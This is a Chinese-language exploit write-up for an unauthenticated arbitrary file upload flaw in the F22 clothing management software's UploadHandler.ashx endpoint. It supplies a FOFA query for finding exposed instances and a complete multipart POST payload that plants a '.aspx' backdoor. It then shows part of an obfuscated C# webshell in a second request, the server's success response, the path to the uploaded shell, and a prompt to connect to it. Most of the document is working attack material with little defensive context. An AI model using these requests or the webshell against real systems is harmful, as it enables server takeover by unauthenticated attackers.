
F16-1F22-服装管理软件系统-文件上传

漏洞描述：

F22服装管理软件系统UploadHandler.ashx接口处存在任意文件上传漏洞，未经身份认证的攻击者可以通过此漏洞上传恶意后门文件控制服务器。

网站图片：



网络测绘：

fofa语法：

FOFA：body="F22WEB登陆"

漏洞复现：

payload：

```
POST /CuteSoft_Client/UploadHandler.ashx HTTP/1.1
Host: your-ip
Accept-Language: zh-CN,zh;q=0.9
Content-Type: multipart/form-data; boundary=----------ae0KM7Ef1KM7cH2ae0GI3ae0gL6Ef1
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/107.0.0.0 Safari/537.36
Accept: */*
Accept-Encoding: gzip, deflate

------------ae0KM7Ef1KM7cH2ae0GI3ae0gL6Ef1
Content-Disposition: form-data; name="folder"

/upload/udplog
------------ae0KM7Ef1KM7cH2ae0GI3ae0gL6Ef1
Content-Disposition: form-data; name="Filedata"; filename="1.aspx"
Content-Type: application/octet-stream

马子
------------ae0KM7Ef1KM7cH2ae0GI3ae0gL6Ef1
Content-Disposition: form-data; name="Upload"

Submit Query
------------ae0KM7Ef1KM7cH2ae0GI3ae0gL6Ef1--
```

效果图:

Request

数据包扫描 热加载 构造请求

```
POST /CuteSoft_Client/UploadHandler.ashx HTTP/1.1
Host : 2[redacted]8088
Accept-Language: zh-CN,zh;q=0.9
Content-Type: multipart/form-data; boundary=----------ae0KM7Ef1KM7cH2ae0GI3ae0gL6Ef1
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/107.0.0.0 Safari/537.36
Accept: */*
Accept-Encoding: gzip, deflate

------------ae0KM7Ef1KM7cH2ae0GI3ae0gL6Ef1
Content-Disposition: form-data; name="folder"

/upload/udplog
------------ae0KM7Ef1KM7cH2ae0GI3ae0gL6Ef1
Content-Disposition: form-data; name="Filedata"; filename="1.aspx"
Content-Type: application/octet-stream

<%@ PAge LaNgUagE="C#"%>
<%try {
string eduvDRzcEmU = \u0053\u0079\u0073\u0074\u0065\u006D.Text.
\U00000041\U00000053\U00000043\U00000049\U00000049\U00000045\U0000006E\U00000063\U0000006F\U00000064
\U00000069\U0000006E\U00000067.ASCII.GetString(\u0053\u0079\u0073\u0074\u0065\u006D.
\U00000043\U0000006F\U0000006E\U00000076\U00000065\U00000072\U00000074.
\U00000046\U00000072\U0000006F\U0000006D\U00000042\U00000061\U00000073\U00000065\U00000036\U00000034
\U00000053\U00000074\U00000072\U00000069\U0000006E\U00000067(\u0053\u0079\u0073\u0074\u0065\u006D.
Text.
\U00000041\U00000053\U00000043\U00000049\U00000049\U00000045\U0000006E\U00000063\U0000006F\U00000064
```

Responses 24bytes / 52ms

```
HTTP/1.1 200 OK
Cache-Control: private
Content-Type: text/plain; charset=utf-8
Vary: Accept-Encoding
Server: Microsoft-IIS/7.5
X-AspNet-Version: 4.0.30319
X-Powered-By: ASP.NET
Access-Control-Allow-Methods: OPTIONS,POST
Access-Control-Allow-Headers: x-requested-
Access-Control-Allow-Origin: *
Date: Wed, 29 Nov 2023 10:19:23 GMT
Content-Length: 24

1,20231129181923611.aspx
```

验证url

`http://your-ip/upload/udplog/回显的文件名`

尝试连接